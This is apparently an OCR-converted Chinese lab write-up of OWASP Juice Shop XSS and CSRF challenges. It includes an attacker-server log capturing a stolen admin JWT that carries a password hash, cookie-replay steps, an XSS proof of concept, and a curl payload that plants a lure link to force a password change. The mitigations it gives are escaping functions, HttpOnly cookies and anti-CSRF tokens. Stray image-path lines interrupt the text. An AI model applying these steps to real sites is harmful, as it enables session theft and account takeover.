jim@juice-sh.op
bender@juice-sh.op
bjoern.kimminich@googlemail.com
ciso@juice-sh.op
support@juice-sh.op
2 Great shop! Awesome service!
Incompetent customer support! Can't even upload photo of broken purchase!
Support Team: Sorry, only order confirmation PDFs can be attached to complaints!
This is the store for awesome stuff of all kinds!

在攻击者服务器访问日志得到被攻击应用的admin cookie：


```
116.90.80.242 - - [27/Dec/2017:15:28:52 +0800] "GET /log?token%3DeyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdGF0dXMiOiJzdWNjZ
XNzIiwiZGF0YSI6eyJpZCI6MSwiZW1haWwiOiJhZG1pbkBqdWljZS1zaC5vcCIsInBhc3N3b3JkIjoiMDE5MjAyM2E3YmJkNzMyNTA1MTZmMDY5ZGYxOGI1MDAi
LCJjcmVhdGVkQXQiOiIyMDE3LTEyLTI2IDE0OjU5OjQwLjAwMCArMDA6MDAiLCJ1cGRhdGVkQXQiOiIyMDE3LTEyLTI2IDE0OjU5OjQwLjAwMCArMDA6MDAifSw
iaWF0IjoxNTE0MzAwNzI4LCJleHAiOjE1MTQzMTg3Mjh9.2pdYWwweWyc07CgkR9eJ5XkZkTMy8sIIkAOp0s_9uCA%3B%20continueCode%3DqJO9pj8bzNlYD
xkMgy3JXVwLQAJvHquyh9Aqm4EW516onvOZaK2eB7PRr6eB HTTP/1.1" 404 241 "http://127.0.0.1:3000/" "Mozilla/5.0 (Macintosh; Intel M
ac OS X 10.12; rv:52.0) Gecko/20100101 Firefox/52.0" "-"
116.90.80.242 - - [27/Dec/2017:15:30:57 +0800] "GET /vulhub/statics/xss.js HTTP/1.1" 200 352 "http://127.0.0.1:3000/" "Mozi
lla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:52.0) Gecko/20100101 Firefox/52.0" "-"
```

```
token%3DeyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwi
continueCode%3DqJO9pj8bzNlYDxkMgy3JXVwLQAJvHquyh9Aqm4EW516onvOZaK2eB7PRr6eB

%3B 是 ;
%20 是 空格
%3D 是 =

使用chrome插件edit this cookie，填充并改写普通用户的cookie然后重新提交请求
```

- 成功拿到管理员后台


Your Basket (anonymous)
Product
Description
Price
Quantity
Total Price
Checkout
You successfully solved a challenge: Basket Access (Access someone else's basket.)
Your Basket (admin@juice-sh.op)
Product
Description
Price
Quantity
Total Price
Checkout

漏洞危害

XSS攻击对Web服务器本身虽无直接危害，但是它借助网站进行传播，对网站用户进行攻击，窃取网站用户账号信息等，
从而也会对网站产生较严重的危害。XSS攻击可导致以下危害：


· 钓鱼欺骗：最典型的就是利用目标网站的反射型跨站脚本漏洞将目标网站重定向到钓鱼网站，
或者通过注入钓鱼JavaScript脚本以监控目标网站的表单输入，甚至攻击者基于DHTML技术发起更高级的钓鱼攻击。
· 网站挂马：跨站时，攻击者利用Iframe标签嵌入隐藏的恶意网站，
将被攻击者定向到恶意网站上、或弹出恶意网站窗口等方式，进行挂马攻击。
· 身份盗用：Cookie是用户对于特定网站的身份验证标志，XSS攻击可以盗取用户的cookie，
从而利用该cookie盗取用户对该网站的操作权限。如果一个网站管理员用户的cookie被窃取，将会对网站引发巨大的危害。
· 盗取网站用户信息：当窃取到用户cookie从而获取到用户身份时，攻击者可以盗取到用户对网站的操作权限，
从而查看用户隐私信息。
· 垃圾信息发送：在社交网站社区中，利用XSS漏洞借用被攻击者的身份发送大量的垃圾信息给特定的目标群。
· 劫持用户Web行为：一些高级的XSS攻击甚至可以劫持用户的Web行为，从而监视用户的浏览历史、发送与接收的数据等等。
· XSS蠕虫：借助XSS蠕虫病毒还可以用来打广告、刷流量、挂马、恶作剧、破坏网上数据、实施DDoS攻击等。

xss过滤

PHP 的 XSS过滤函数有htmlspecialchars(),htmlentities()和strip_tags()
htmlspecialchars – 将特殊字符（“预定义的字符”）转换为 HTML 实体;
htmlentities - 将字符转换为 HTML 转义字符，各方面都和 htmlspecialchars() 一样，但htmlentities() 会转换所有具有 HTML 实体的字符。

预定义字符串:
< 转换成 <
> 转换成 >
" (双引号)　　转换成"，除非设置了 ENT_NOQUOTES
& (& 符号)　　转换成&


```php
<?php
$id=$_GET["id"];
$str = htmlspecialchars($id);
echo $str;
?>
```



strip_tags() 从字符串中去除 HTML 和 PHP 标记。
该函数尝试返回给定的字符串 str 去除空字符、HTML 和 PHP 标记后的结果。

http://php.net/manual/zh/function.strip-tags.php

poc:
?id=<script>alert('hack')</script>



xss防范小结：

将用户所提供的内容输入输出进行过滤。可以运用下面这些函数对出现XSS漏洞的参数进行过滤：

- PHP的htmlentities()或htmlspecialchars()或strip_tags()
- Python的cgi.escape()
- ASP的Server.HTMLEncode()
- ASP.NET的Server.HtmlEncode()或功能更强的Microsoft Anti-Cross Site Scripting Library
- Java的xssprotect(Open Source Library)
- Node.js的node-validator

cookie设置httponly【四两拨千斤】：

Set-Cookie(NAME=VALUE[; domain=DOMAIN][; path=PATH][; max-age=AGE][; expire=EXPIRE][; secure][; HttpOnly])

https应用cookie设置httponly并添加secure：

Set-Cookie(NAME=VALUE[; domain=DOMAIN][; path=PATH][; max-age=AGE][; expire=EXPIRE][; secure][; HttpOnly])

CSRF

Cross Site Request Forgery (CSRF)

> Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated. CSRF attacks specifically target state-changing requests, not theft of data, since the attacker has no way to see the response to the forged request. With a little help of social engineering (such as sending a link via email or chat), an attacker may trick the users of a web application into executing actions of the attacker's choosing. If the victim is a normal user, a successful CSRF attack can force the user to perform state changing requests like transferring funds, changing their email address, and so forth. If the victim is an administrative account, CSRF can compromise the entire web application.[1]

Challenges covered in this chapter


Challenge	Difficulty
Change Bender's password into *slurmCl4ssic* without using SQL Injection.	4 of 5

利用post请求修改产品描述


```
curl -X PUT "http://localhost:3000/api/Products/9"
-H "Content-Type: application/json"
--data-binary '{"description":"O-Saft is an easy to use tool to show information about SSL
<a href=\"http:\/\/localhost:3000/rest/user/change-password?
current=xxxxx&new=slurmCl4ssic&repeat=slurmCl4ssic\"
target=\"_blank\">更多美女图片</a>"}'
```

```
w0ng@W0ngHacintosh:~% curl -X PUT "http://localhost:3000/api/Products/9" -H "Content-Type: application/json" --data-binary '{"descript
ion":"O-Saft is an easy to use tool to show information about SSL certificate and tests the SSL connection according given list of cip
hers and various SSL configurations. <a href=\"http:\/\/localhost:3000/rest/user/change-password?current=xxxxx&new=slurmCl4ssic&repeat
=slurmCl4ssic\" target=\"_blank\">更多美女图片</a>"}'
{"status":"success","data":{"id":9,"name":"OWASP SSL Advanced Forensic Tool (O-Saft)","description":"O-Saft is an easy to use tool to
show information about SSL certificate and tests the SSL connection according given list of ciphers and various SSL configurations. <a
 href=\"http://localhost:3000/rest/user/change-password?current=xxxxx&new=slurmCl4ssic&repeat=slurmCl4ssic\" target=\"_blank\">更多美
女图片</a>","price":0.01,"image":"owasp_osaft.jpg","createdAt":"2017-12-26T15:20:04.000Z","updatedAt":"2017-12-26T16:09:10.000Z","dele
w0ng@W0ngHacintosh:~%
```


- current=xxxxx 代表当前的密码
- 得到bender原来的密码（社工）



- 重置成功


You successfully solved a challenge: Reset Bender's Password (Reset Bender's password via the Forgot Password mechanism with the original answer to his security question.)
Forgot Password
Your password was successfully changed.
Email
Change

- 通过标题诱惑bender点击



CSRF防御：

csrf攻击的本质原因是操作的所有参数可被攻击者猜测到

- “重要操作”使用验证码(辅助手段)
- Referer Check（并非任何时候都可取到）
- Anti CSRF Token（足够随机、保密）

Q&A